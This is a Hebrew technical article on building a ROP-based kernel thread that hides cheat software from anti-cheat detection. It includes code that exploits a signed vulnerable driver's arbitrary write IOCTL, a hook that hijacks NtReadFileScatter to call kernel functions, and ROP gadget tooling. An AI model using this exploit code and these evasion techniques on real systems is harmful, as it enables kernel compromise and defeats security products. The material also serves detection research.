


Hiding under ROP for fun and profit

מאת אריאל טרי

הקדמה

במאמרי הקודם כתבתי על הקרב בין כותבי תוכנות רמאות (צ'יטים) למשחקי מחשב, לבין מפתחי תוכנות ותשתיות האנטי-צ'יט. מדובר בתחום שלא מפסיקים לחדש בו – משני הצדדים, שמתקיים כבר שנים רבות. במערכות הגנה מודרניות לא מעט מהמאמץ מושקע בזיהוי התנהגותי ולא בחתימות סטטיות, המשמעות היא שגם אם הקוד שלך אינו מוכר, עצם הדרך שבה הוא נטען, או מאיזה מיקום הוא רץ, יכולה להסגיר אותו. אז חשבתי לעצמי, במקום להיאבק במנגנוני ההגנה, מה אם פשוט נפסיק להיראות כמו משהו שצריך לזהות?

במאמר זה אני מציג גישה שמטרתה לגרום לקוד לרוץ מהמקום הכי משעמם, הכי רגיל, והכי לא מעניין בעיני האנטי-צ'יט – תחת System thread שנראה לגיטימי ומריץ קוד ממוחזר של מערכת ההפעלה האמיתית בעזרת ROP (Return oriented programming), ללא שום זיכרון Executable משלנו.

נתחיל מלעבור על השיטות העיקריות בהן משתמשות חברות האנטי-צ'יט בשביל לעלות על קוד זדוני בקרנל. אציג את יתרונות השיטה עלייה חשבתי, את הליך הפיתוח וכיצד ניגשתי ללפתור בעיות שונות בהן נתקלתי לאורך הדרך.

חשוב לציין שאני מניח כי קוראי המאמר מבינים מהו ROP, גאדג'טים וכיצד עובד סטאק במעבדי x86.


הכל מתחיל ממחקר

בשביל להתחבא ממוצר הגנה, בין אם מדובר באנטי-צ'יט כמו במקרה שלנו, אנטי-וירוס, או כל מוצר אחר, ניאלץ להתחיל להבין כיצד הוא עובד ומה השיטות המרכזיות שלו. ראשית, לאחר ניסיון לקרוא או לכתוב לזיכרון המשחק (גם מספיק לבצע כמה חיפושים זריזים באינטרנט) נגלה כי איננו יכולים לפתוח Handle עם הרשאות כתיבה או קריאה מזיכרון תהליך המשחק, זאת מכיוון שהאנטי-צ'יטים המודרניים (BattlEye, EAC, Vanguard), טוענים דרייבר שרץ בקרנל, אשר מוסיף קריאה לפונקציית Callback

(על ידי שימוש ב-ObRegisterCallbacks), שמשבש כל בקשה לפתיחת Handle עם הרשאות המאפשרות כתיבה וקריאה לזיכרון המשחק, כמו למשל PROCESS_VM_WRITE.

אז מה מפתחי הצ'יטים החליטו לעשות? פשוט – "בוא נטען דרייבר משלנו, איתו נתקשר ונגיד לו לכתוב לזיכרון המשחק או לקרוא ממנו כרצונינו!" הם אמרו, אבל, איך הם בדיוק יטענו דרייבר? ובכן, במערכת ההפעלה ווינדוס אלא אם כן נכבה את מערכת ה-DSE על ידי הדלקה של Test signing mode (פיצ'ר שאנטי-צ'יטים מוודאים שהוא כבוי לפני הרצת המשחק), נצטרך דרייבר שהוא בעל Digital certificate בתוקף על מנת לטעון אותו לקרנל. ולכן כיום, מה שרוב מפתחי הצ'יטים עושים, זה בעצם למצוא דרייבר צד-שלישי שהינו פגיע (קיימים אינספור דרייברים מתועדים שכאלו כאן), לטעון אותו לקרנל בשיטת "Bring your own vulnerable driver" ובעזרתו לכתוב לזיכרון ולהריץ את הדרייבר הזדוני שלהם שיבצע תקשורת עם התוכנה היוזרמודית שמחליטה לאן ומתי לכתוב או לקרוא מזיכרון המשחק. קיימים שלל פרוייקטים אופן-סורס המבצעים בדיוק את זה (Kdmapper, xigmapper ועוד רבים). הבעיתיות בשיטה הזו, היא שמהרגע שהם טענו והריצו את הקוד של הדרייבר הזדוני שאינו חתום, אלא נכתב לקרנל בעזרת חולשה, ה-System thread שיריץ את הקוד שלהם יכלול מצביעים לכתובות return בסטאק שלו, עליהם בקלות ניתן לעלות משום שמדובר בכתובות שאינן משוייכות לשום דרייבר שנטען בצורה לגיטימית ברשומת הדרייברים. וזה בדיוק מה שאנטי-צ'יטים התחילו לעשות כשהם הוסיפו APC Stack walking ו-NMI Callbacks אשר בודקים את הסטאק שבשימוש על הליבות השונות במעבד כל כמה זמן, עד שלבסוף יתפסו את הליבה בדיוק בזמן הרצת הקוד הזדוני – לאחר כמה בדיקות מדובר בתהליך שלרוב לא לוקח יותר ממספר דקות בשל כמות הזמן הרצה שמקבל ה- System thread הזדוני. (דוגמאות לקוד המדגים את שתי השיטות נמצאות כאן וכאן)

חלקכם אולי שמתם לב, שבשביל לטעון את הדרייבר הזדוני, הדרייבר החולשתי אותו טענו קודם לכן, לרוב ינצל חולשת כתיבה שרירותית לזיכרון המחשב, אז למה לא לקצר את התהליך ופשוט להשתמש בו במקום לטעון דרייבר זדוני? הרי הדרייבר הזה הוא לגיטימי, וחתום. למרות שזה יעבוד, ברגע שמגיעים לסקאלה גדולה של משתמשי הכלי, חברות האנטי-צ'יטים יתחילו להחמיר ולחתום את אותם הדרייברים, או לפחות לסמן כי הרצתם בזמן שתהליך המשחק רץ הינו חשוד. בנוסף מייקרוסופט מתחילים לעבוד על הגנה מפני תקיפות מהסוג הזה, בו הם חוסמים דרייברים רבים על ידי Driver block list, וביטול של הרשימה הזו הוא מעט חשוד, ולכן זה רק עניין של זמן עד שהדבר יתפס. אני, או כל תוקף שמכבד את עצמו, רוצה שיטה שתעבוד לטווח הארוך, תקשה על מפתחי האנטי-צ'יט עד לרמה שהעבודה הידנית לא תהיה שווה עבורם, ותתמוך בכמות רבה של משתמשים - כי למה לא בעצם?



לאחר שהבנו את זה, ניתן לקבוע את היעדים הבאים עבור הכלי שנפתח:

- סטאק הכולל כתובות חזרה **לקוד לגיטימי לחלוטין**
- System thread שיראה לגיטימי מבחנית השדות במבנים המתארים אותו כגון KThread
- אינטיגרציה נוחה לקוד פולימורפי אשר משתנה כל הרצה, מה שיקשה משמעותית על מפתחי האנטי-צ'יט לחקור את הכלי ולייצר חתימות סטטיות עבורו
- שהדרייבר הפגיע שבו נשתמש **לא ירוץ** בזמן שהאנטי-צ'יט רץ, אלא יבצע את תהליך ההתחלה לפני, בשביל שהטעינה שלו לא תיתפס דרך מנגנוני תיעוד כמו ETW
- תמיכה בכמה שיותר גרסאות שונות של ווינדוס
- שיהיה כלי מגניב שאף אחד אחר לא יצר לפני ;)

הצעה לכלי – System thread מבוסס ROP מלא


לאחר קצת מחשבה, הגעתי למסקנה כי יכול להיות שכלי שבנוי כולו מגאדג'טים של ROP, יוכל לסמן וי על כל היעדים שהצבנו לנו. זאת מכיוון שבפיתוח עם ROP אנו משתמשים בקטע קוד שכבר קיימים במערכת ההפעלה והינם לגיטימיים, פשוט בסדר שאנחנו קובעים מה הוא.

ככה שמה שנוכל לעשות הוא: ליצור System thread חדש הרץ בקרנל, המכיל סטאק עליו אנחנו שולטים בעזרת Pivot כלשהו. הסטאק יכיל אך ורק כתובות חזרה לגאדג'טים של ROP, ככה שגם אם יקראו את הסטאק שלנו דרך APC או Callbacks NMI, כשיבוצע Stack unwinding, האנטי-צ'יט יראה כתובות חזרה לגיטימיות.

מבחינת הכלי עצמו, הקוד יבצע לולאת while בדרך כלשהי, יפתח תקשורת וינהל סנכרון אל מול הפרוסס היוזרמודי שלנו. בכך ישלוט הפרוסס צ'יט על כתיבות וקריאות זיכרון לפי פקודות ששולח לתרד הקרנלי.

כלי מהסוג הזה יענה לנו על כל היעדים ואף יותר מהסיבות הבאות:

1. הסטאק יכלול כתובות לגיטימיות לחלוטין
2. System thread עם Start address ו-Metadata תקינים לחלוטין
3. ניתן בקלות רבה לייצר קוד פולימורפי, על ידי מוטציות של גאדג'טי ROP. כגון שימוש בכפילויות של גאדג'טים הנמצאים בכתובות שונות, או תחליפים לגאדג'טים שונים אשר משיגים את אותה המטרה (למשל xor eax, eax ו- mov eax, 0)
4. נוכל להרים את ה-System thread פעם אחת לפני שהאנטי-צ'יט נטען בעזרת הדרייבר החולשתי, לבצע unloading לדרייבר החולשתי ורק אז להתחיל את המשחק והאנטי-צ'יט
5. אמנם זה לא בהכרח יהיה פשוט, אבל בעזרת Scraping של הבינארים השונים בגרסאות השונות של



הקרנל, ופיתוח תשתיות אוטומצייה בסיסיות, נוכל לוודא כי כל גאדג'ט ROP שאנחנו בוחרים בו יהיה קיים **בכל גרסא של מערכת ההפעלה**

6. נוכל אף ליצור **שרת** באינטרנט שיהיה אחראי על יצירת הסטאק שלנו, עבור כל הרצה של הכלי הוא ייצור סטאק חדש, שנראה שונה לחלוטין מהקודם. בנוסף זה יגרום לכך שמפתחי האנטי-צ'יט יידרשו לחקור את הליך היצירה באופן Blackbox לחלוטין משום שמעבר ליצירת ה-Thread וקבלת הסטאק האקראי מהשרת לא יהיה עוד קוד שיוכל להיפרס על ידיהם
7. **ללא אלקוצי זיכרון RX** בכלל, כי סטאק הינו RW **בלבד**
8. סך הכל מדובר בכלי מגניב מאוד לדעתי, ולא ראיתי משהו דומה לזה בעבר!

פרימיטיב כתיבה דרך דרייבר צד שלישי

בשביל להתחיל לעבוד על הכלי עצמו, ניאלץ למצוא דרייבר צד שלישי בעל חתימה דיגיטלית וחולשה המאפשרת לנו לכתוב לזיכרון הקרנל. עשיתי זאת על ידי כתיבת סקריפט פייתון שביצע Scraping לאתרים שמכילים דרייברים להורדה באינטרנט. לאחר ההורדה, הסקריפט ווידא שהדרייבר קורא לפונקציות שיכולות להיות משומשות באופן לא נכון, פונקציות כמו MmCopyVirtutalMemory, ZwMapViewOfSection, MmMapIoSpace ועוד. לא לקח לי הרבה זמן למצוא דרייבר בעל חתימה בתוקף המאפשר כתיבה שרירותית לזיכרון. הדרייבר מקבל כתובות source ו-destination וירטואליות מתהליך יוזרמודי דרך IOCTL, ומבצע כתיבה בעזרת memcpy – מאוד פשוט, אבל מושלם עבורינו.

```
__int64 __fastcall WritePrimitiveIoctlEndpoint(
        int DeviceCtrlCode,
        mem_wr_packet *PayloadData,
        __int64 a3,
        __int64 a4,
        int a5,
        _DWORD *a6)
{
  unsigned int Status; // [rsp+30h] [rbp-58h]
  PHYSICAL_ADDRESS PhysicalAddress; // [rsp+40h] [rbp-48h]
  PMDL MemoryDescriptorList; // [rsp+48h] [rbp-40h]
  PVOID BaseAddress; // [rsp+58h] [rbp-30h]
  PVOID MappedSystemVa; // [rsp+68h] [rbp-20h]

  Status = 0;
  *a6 = a5;
  if ( DeviceCtrlCode != 0x81000000 )            // Check IOCTL code
    return 0xC0000010;                           // STATUS_INVALID_DEVICE_REQUEST
  MemoryDescriptorList = IoAllocateMdl(PayloadData->SrcAddr, PayloadData->Size, 0, 1u, 0);
  if ( MemoryDescriptorList )
  {
    MmProbeAndLockPages(MemoryDescriptorList, 1, IoReadAccess);
    if ( (MemoryDescriptorList->MdlFlags & 5) != 0 )
      MappedSystemVa = MemoryDescriptorList->MappedSystemVa;
    else
      MappedSystemVa = MmMapLockedPagesSpecifyCache(MemoryDescriptorList, 0, MmCached, 0, 0, 0x10u);
    if ( !MappedSystemVa )
      goto LABEL_8;
    PhysicalAddress = MmGetPhysicalAddress(PayloadData->DstAddr);
    if ( (PhysicalAddress.HighPart || !PhysicalAddress.LowPart) && PhysicalAddress.HighPart <= 0 )
    {
      Status = 0xC0000141;                       // STATUS_INVALID_ADDRESS
    }
    else
    {
      BaseAddress = MmMapIoSpace(PhysicalAddress, LODWORD(PayloadData->Size), MmNonCached);
      if ( !BaseAddress )
      {
LABEL_8:
        Status = 0xC000009A;                     // STATUS_INSUFFICIENT_RESOURCES
        MmUnlockPages(MemoryDescriptorList);
        IoFreeMdl(MemoryDescriptorList);
        return Status;
      }
      qmemcpy(BaseAddress, MappedSystemVa, LODWORD(PayloadData->Size));
      MmUnmapIoSpace(BaseAddress, LODWORD(PayloadData->Size));
    }
    MmUnlockPages(MemoryDescriptorList);
    IoFreeMdl(MemoryDescriptorList);
    return Status;
  }
  return 0xC000009A;                             // STATUS_INSUFFICIENT_RESOURCES
}
```

```
#define WRITE_PRIMITIVE_DISPATCH_CODE   0x81000000
template<typename T>
bool WritePhysicalMemory(const void* VirtualDestination, const T VirtualSource) const
{
    const MemoryWriteIoctlPacket IoctlPacketData(
        reinterpret_cast<std::uint64_t>(VirtualDestination),
        reinterpret_cast<std::uint64_t>(&VirtualSource),
        sizeof(VirtualSource)
    );

    std::uint32_t BytesReturned = 0;
    if (!DeviceIoControl(DriverHandle,
        WRITE_PRIMITIVE_DISPATCH_CODE,
        reinterpret_cast<const void*>(&IoctlPacketData),
        sizeof(MemoryWriteIoctlPacket),
        nullptr,
        NULL,
        reinterpret_cast<LPDWORD>(&BytesReturned),
        NULL
    ))
    {
        return false;
    }

    return true;
}
```

הניצול קל מאוד, פשוט נשלח בקשה לדרייבר עם הקוד 0x81000000, הבקשה תכיל את הכתובת מקור, יעד וגודל הכתיבה.

בכל אופן, היה ניתן גם לבחור כמעט כל דרייבר המתועד באתר loldrivers, אבל החלטתי למצוא דרייבר שלא דווח עליו באינטרנט.

מגניב, עכשיו כשיש לנו דרייבר שמאפשר כתיבה לכל כתובת בקרנל, אנחנו צריכים להבין כיצד נוכל לקרוא לפונקציות שיאפשרו לנו להרים את ה-ROP Thread שלנו. נצטרך לקרוא לפונקציות שיאלקצו עבורינו זיכרון לסטאק וזיכרון למשתנים. בשביל זה נוכל להשתמש בפונקציות אלקוץ זיכרון כמו ExAllocatePool2 ו-MmAllocateContiguousMemory. בנוסף נצטרך פונקציה כמו PsCreateSystemThread שתיצור את ה-Thread שלנו.

קריאה לפונקציות בקרנל

השיטה שבחרתי להשתמש בה היא לכתוב inline hook לתוך פונקציה כלשהי שניתן לקרוא לה מהיוזרמוד דרך ntdll.

ה-hook יקפוץ לפונקציה הקרנלית אותה אנחנו רוצים להריץ, ולאחר ביצוע הקריאה נשחזר את התוכן לקוד מקור בשביל שלא נטריג את המערכת patch guard, או נשאיר בטעות עקבות שהאנטי-צ'יט יוכל למצוא. ככלל עדיף שנשתמש בפונקציה שלא נקראת הרבה, בשביל שלא נסכן מצב בו קריאה לגיטימית שמערכת ההפעלה מבצעת תריץ את ה-hook שלנו, ולכן נבחון את הפונקציה בה נשתמש. לדוגמא, פונקציה אחת שנראת מתאימה הינה NtShutdownSystem, משום שהיא לא נקראת אף פעם אלא אם כן מכבים את המחשב. עם זאת, העדפתי לבחור בפונקציה שלוקחת מעל ל-4 פרמטרים, בשביל שנוכל להעביר פרמטרים דרך הסטאק מהיוזרמוד כשנבצע את הקריאה לפונקציה. לאחר קצת מעבר על הפונקציות השונות שנמצאות ב[רשימת הפונקציות הלא מתועדת](), בחרתי בפונקציה בשם [NtReadFileScatter]() משום שראיתי שאינה נקראת באופן נפוץ, ועוברים דרכה תשעה פרמטרים.

כתבתי מחלקה פשוטה שמאפשרת להוסיף את ה-hook לכל פונקציה לפי השם שלה:

```
ArbitraryCaller(const std::string_view& FunctionToPatch, const std::string_view& FunctionModuleName = "ntdll.dll")
{
    const HMODULE LibraryAddress = LoadLibraryA(FunctionModuleName.data());
    if (!LibraryAddress)
     // ...
    this->UmFunctionAddress = reinterpret_cast<std::uintptr_t>(GetProcAddress(LibraryAddress, FunctionToPatch.data()));
    this->KmFunctionAddress = NtoskrnlBase + Driver::GetKernelFunctionOffset(FunctionToPatch.data());
    if (!this->KmFunctionAddress || !this->UmFunctionAddress)
     // ...
}

~ArbitraryCaller() = default;

template<typename ReturnType, typename... Args>
ReturnType CallByAddress(void* FunctionAddress, Args... args)
{
    this->RedirectCall(reinterpret_cast<void*>(this->KmFunctionAddress), FunctionAddress);

    using FuncPtr = ReturnType(*)(Args...);
    const ReturnType ReturnValue = reinterpret_cast<FuncPtr>(this->UmFunctionAddress)(args...);

    this->DisableRedirect(reinterpret_cast<void*>(this->KmFunctionAddress));

    return ReturnValue;
}

template<typename ReturnType, typename... Args>
ReturnType Call(const std::string_view& FunctionName, Args... args)
{
    void* FunctionAddress = reinterpret_cast<void*>(NtoskrnlBase + Driver::GetKernelFunctionOffset(FunctionName.data()));
    if (!FunctionAddress)
        return ReturnType();

    ReturnType ReturnValue = this->CallByAddress<ReturnType, Args...>(FunctionAddress, args...);

    return ReturnValue;
}
```

וכך אני מוסיף את ה-Hook (ה-shellcode פשוט מבצע קפיצה לכתובת של הפונקציה אליה נרצה לקרוא):

```
bool Driver::ArbitraryCaller::RedirectCall(void* OriginalFunction, const void* NewFunction)
{
    if (!OriginalFunction || !NewFunction)
        return false;

    char* RedirectBuffer = new char[sizeof(RedirectShellcode)];
    std::memcpy(RedirectBuffer, RedirectShellcode, sizeof(RedirectShellcode));
    std::memcpy(RedirectBuffer + sizeof(RedirectShellcode) - sizeof(void*),
        &NewFunction,
        sizeof(void*)
    );

    const bool Success = WritePhysicalMemory(OriginalFunction, RedirectBuffer, sizeof(RedirectShellcode));
    delete[] RedirectBuffer;

    return Success;
}
```

עכשיו יש לנו יכולת לקרוא לכל פונקציה בקרנל, למשל כאן אני מאלקץ 0x100 בתים:

```
Driver::ArbitraryCaller KernelCaller = Driver::ArbitraryCaller("NtReadFileScatter");
KernelCaller.Call<void*, std::size_t, ULONG>("MmAllocateContiguousMemory", 0x100, MAXULONG64);
```


חשוב לציין שבעוד שהשיטה הזו עובדת טוב, יש בה בעיה חשובה - היא דורשת שמערכת האבטחה HVCI תהיה כבוייה. המערכת הזאת משתמשת בהייפרויזור בשביל לחייב מדיניות אבטחה בשם W^X הקבועת כי page בזיכרון יכול להיות רק writable או executable, אך לא שניהם בו-זמנית.

נכון לעכשיו, אני מתכנן להוסיף תמיכה ב-HVCI בעתיד.

אנחנו קוראים לפונקציות קרנל לגיטימיות, ככה שאם נוכל למצוא דרך לקרוא להן מבלי לכתוב shellcode, נוכל לתמוך ב-HVCI. יש לי מספר רעיונות לגבי איך לפתור את הסוגייה, אך עדיין לא הוכחתי אותם ולכן לא ארחיב על כך במאמר זה – אולי אכתוב על כך באופן מפורט בעתיד.

תשתית לחיפוש גאדג'טים של ROP

כמו שכתבתי מוקדם יותר, במידה ונרצה לתמוך במגוון רב של גרסאות ווינדוס, נוכל לוודא שכל גאדג'ט שאנו בוחרים בו יהיה קיים בכל הגרסאות בהן אנו רוצים לתמוך. החלטתי לתמוך בכל הגרסאות של Windows 11, ולמרות שהתמיכה הממושכת עבור Windows 10 הסתיימה ב-14.10.25, החלטתי גם להוסיף תמיכה בגרסא העדכנית ביותר של Windows 10, שהיא 22H2.



הכלי יתמוך בכל הגרסאות הבאות, ובכל הגרסאות המינוריות שיצאו לאורך הדרך בעזרת עדכוני KB (Kernel build).

- Windows 11 25H2 (הגרסא העדכנית ביותר נכון לזמן הכתיבה)
- Windows 11 24H2
- Windows 11 23H2
- Windows 11 22H2
- Windows 11 21H2
- Windows 10 22H2

החלטתי שמקור הגאדג'טים שלי יהיה ntoskrnl.exe, כלומר הליבה של הקרנל, זאת מכיוון שמאוד נוח לנהל מעקב לאחר גרסאות ישנות וחדשות כשאנחנו משיגים גאדג'טים רק מבינארי אחד, אך באותה מידה גם הייתי יכול להשתמש בגאדג'טים מדרייברים שונים שרצים במערכת ההפעלה.

נוכל להשתמש באתר Winbindex בשביל לראות תיעוד וקישורים לגרסאות השונות של ntoskrnl.exe שיצאו לאורך השנים. ניתן לראות כי מדובר במאות בינארים של ntoskrnl.exe שנצטרך להוריד בשביל לתמוך בכל אחת מהגרסאות בהן בחרנו.

ntoskrnl.exe - Winbindex

NT Kernel & System

Show 10 entries Search:

SHA256	Windows	Update	File arch	File version	File size	Extra	Download
2aebef...	Windows 11 24H2 (+1)	KB5067036	x64	10.0.26100.7019	12.37 MB	Show	Download
94d9ea...	Windows 11 24H2 (+1)	KB5070773	x64	10.0.26100.6901	12.35 MB	Show	Download
2014e8...	Windows 11 24H2 (+1)	KB5066835	x64	10.0.26100.6899	12.35 MB	Show	Download
4f4e07...	Windows 11 24H2 (+1)	KB5065789	x64	10.0.26100.6725	12.35 MB	Show	Download
e64c39...	Windows 11 24H2	KB5065426 (+1)	x64	10.0.26100.6584	12.35 MB	Show	Download
6975ad...	Windows 11 24H2	KB5064081	x64	10.0.26100.5074	12.35 MB	Show	Download
e5a221...	Windows 11 24H2	KB5063878	x64	10.0.26100.4946	12.39 MB	Show	Download
9b00ca...	Windows 11 24H2	KB5062660	x64	10.0.26100.4768	12.38 MB	Show	Download
1db076...	Windows 11 24H2	KB5064489	x64	10.0.26100.4656	12.39 MB	Show	Download
593136...	Windows 11 24H2	KB5062553	x64	10.0.26100.4652	12.39 MB	Show	Download
SHA256	Windows	Update	File arch	File version	File size	Extra	Download

Showing 1 to 10 of 1,054 entries

Previous 1 2 3 4 5 ... 106 Next

התחלתי מלעשות git clone לפרוייקט Winbindex, מכיוון שהוא open source, לאחר מכן ניתן לעבור ל-branch בשם "gh-pages" הכולל את הקובץ "data/by_filename_compressed/ntoskrnl.exe.json.gz", את הקובץ ניתן לחלץ, בקובץ קיים מידע על כל הגרסאות השונות כפי שמופיע בתמונה, פרט לקישור ההורדה מהאתר של מייקרוסופט, בשביל לייצר אותו נראה איך האתר מחשב את הקישור. את זאת ניתן לראות כאן


```
function makeSymbolServerUrl(peName, timeStamp, imageSize) {
    // "%s/%s/%08X%x/%s" % (serverName, peName, timeStamp, imageSize, peName)
    // https://randomascii.wordpress.com/2013/03/09/symbols-the-microsoft-w
    var fileId = ('0000000' + timeStamp.toString(16).toUpperCase()).slice(-8) + imageSize.toString(16).toLowerCase();
    return 'https://msdl.microsoft.com/download/symbols/' + peName + '/' + fileId + '/' + peName;
}
```

עכשיו נוכל להריץ את אותו הקוד על המידע שקיבלנו מקובץ ה-json, ולחלץ רשימה של קישורי הורדה לכל אחד ממאות הגרסאות של ntoskrnl.exe.

כתבתי סקריפט שמבצע את כל זה, ומחזיר לנו json חדש עם מידע רלוונטי על כל קובץ, כולל הקישור הורדה מאתר מייקרוסופט:


```
9592    {
9593        "url":  "https://msdl.microsoft.com/download/symbols/ntoskrnl.exe/B8562C111047000/ntoskrnl.exe",
9594        "version":  "10.0.22621.2506 (WinBuild.160101.0800)",
9595        "winver":  "Windows 11 22H2",
9596        "architecture":  "x64",
9597        "size_bytes":  12076528,
9598        "sha256":  "4b954aae4b18a231b2254c0989b1b6bcc55741a8ef90a350f036d09cd480cc99",
9599        "timestamp":  3092655121,
9600        "virtual_size":  17068032
9601    },
9602    {
9603        "url":  "https://msdl.microsoft.com/download/symbols/ntoskrnl.exe/2583840C1047000/ntoskrnl.exe",
9604        "version":  "10.0.22621.2715 (WinBuild.160101.0800)",
9605        "winver":  "Windows 11 22H2",
9606        "architecture":  "x64",
9607        "size_bytes":  12076528,
9608        "sha256":  "dcb872125f963f80b5d31132f1be41139afc62e4b48385236caa60d6d3a3f5f9",
9609        "timestamp":  629376012,
9610        "virtual_size":  17068032
9611    },
9612    {
9613        "url":  "https://msdl.microsoft.com/download/symbols/ntoskrnl.exe/45E0905D1047000/ntoskrnl.exe",
9614        "version":  "10.0.22621.2792 (WinBuild.160101.0800)",
9615        "winver":  "Windows 11 22H2",
9616        "architecture":  "x64",
9617        "size_bytes":  12076400,
9618        "sha256":  "98831dafa306900ac2b11f23fe69a789f1232127c653f3e01554c339bcb08365",
9619        "timestamp":  1172344925,
9620        "virtual_size":  17068032
9621    },
9622    {
9623        "url":  "https://msdl.microsoft.com/download/symbols/ntoskrnl.exe/9EEE36DE1047000/ntoskrnl.exe",
9624        "version":  "10.0.22621.2861 (WinBuild.160101.0800)",
9625        "winver":  "Windows 11 22H2",
9626        "architecture":  "x64",
9627        "size_bytes":  12076416,
9628        "sha256":  "0ce15480462e9cd3f7cbf2d44d2e393cf5674ee1d69a3459adfa0e913a7a2aeb",
9629        "timestamp":  2666411742,
9630        "virtual_size":  17068032
9631    },
```

עכשיו כתבתי סקריפט נוסף שעבר את אותו ה-json, והוריד את כל הקבצים עבורי, ולאחר מכן הריץ את הכלי [ropper](https://github.com/sashs/Ropper) על מנת לחלץ את הגאדג'טים. לאחר כמה שעות הרצה, השגתי את כל מאות הגרסאות המעניינות אותי עבור הכלי, ופרסרתי את הגאדג'טים:



כך לדוגמא נראים קבצי הגאדג'ט שהכלי ropper הביא לנו:

```
KB5070773-10.0.26100.6901.gadgets.txt
scripts > Windows11-25h2 > Gadgets > KB5070773-10.0.26100.6901.gadgets.txt
 3
 4  Gadgets
 5  =======
 6
 7
 8  0x000000014040a49a: adc ah, ah; in al, 0xff; add rsp, 0x20; pop rbx; ret;
 9  0x00000001408d7c02: adc ah, ah; pop rax; add byte ptr [rbp - 0x75], al; ret;
10  0x000000014051b157: adc ah, al; ret 0x7d;
11  0x000000014052c1a7: adc ah, al; ret 0xf6c3;
12  0x0000000140b019f5: adc ah, bl; jmp qword ptr [rsi + 0x39];
13  0x000000014046aaf9: adc ah, byte ptr [rax + rcx]; neg al; sbb eax, eax; and eax, 0xfffffdf3; add eax, 0xc000022d; ret;
14  0x000000014042eb68: adc ah, byte ptr [rax - 0x1d7f00]; add eax, dword ptr [rax]; add byte ptr [rax - 0x75], cl; add al, 0xd0; ret;
15  0x000000014061d70a: adc ah, byte ptr [rax - 0x72]; add al, ch; int 0x80;
16  0x0000000140b2fd60: adc ah, byte ptr [rax]; ret 0xff;
```

עכשיו רק נשאר לכתוב סקריפט עזר נוסף שנותן לנו לחפש עבור גאדג'ט שמעניין אותנו, ולוודא כי הוא קיים בכל הגרסאות שהורדנו. כשכתבתי את הכלי, הוספתי תמיכה ב-regex בעת חיפוש גאדג'טים עבור חוייה נוחה.

הנה דוגמא לשימוש בסקריפט בניסיון לחיפוש לאחר גאדג'ט שקיים בכל גרסא, כפי שניתן לראות הסקריפט לא הדפיס שגיאה על כך שהגאדג'ט חסר בגרסא כלשהי, ולכן הוא בטוח לשימוש.

```
PS C:\Users\krispy\Documents\roprw\scripts> python3 .\search_gadgets.py -r ": cmp esi, esi; ret;" --show-missing-only
[ Windows10-22h2 ]  Searching 61 gadget file(s) in C:\Users\krispy\Documents\roprw\scripts\Windows10-22h2\Gadgets
[ Windows11-21h2 ]  Searching 59 gadget file(s) in C:\Users\krispy\Documents\roprw\scripts\Windows11-21h2\Gadgets
[ Windows11-22h2 ]  Searching 70 gadget file(s) in C:\Users\krispy\Documents\roprw\scripts\Windows11-22h2\Gadgets
[ Windows11-23h2 ]  Searching 46 gadget file(s) in C:\Users\krispy\Documents\roprw\scripts\Windows11-23h2\Gadgets
[ Windows11-24h2 ]  Searching 31 gadget file(s) in C:\Users\krispy\Documents\roprw\scripts\Windows11-24h2\Gadgets
[ Windows11-25h2 ]  Searching 3 gadget file(s) in C:\Users\krispy\Documents\roprw\scripts\Windows11-25h2\Gadgets
[ Windows11-insider-03-10-25 ]  Searching 47 gadget file(s) in C:\Users\krispy\Documents\roprw\scripts\Windows11-insid

===== SUMMARY =====
Windows10-22h2: 61/61 files contain the gadget, 0 do not.
Windows11-21h2: 59/59 files contain the gadget, 0 do not.
Windows11-22h2: 70/70 files contain the gadget, 0 do not.
Windows11-23h2: 46/46 files contain the gadget, 0 do not.
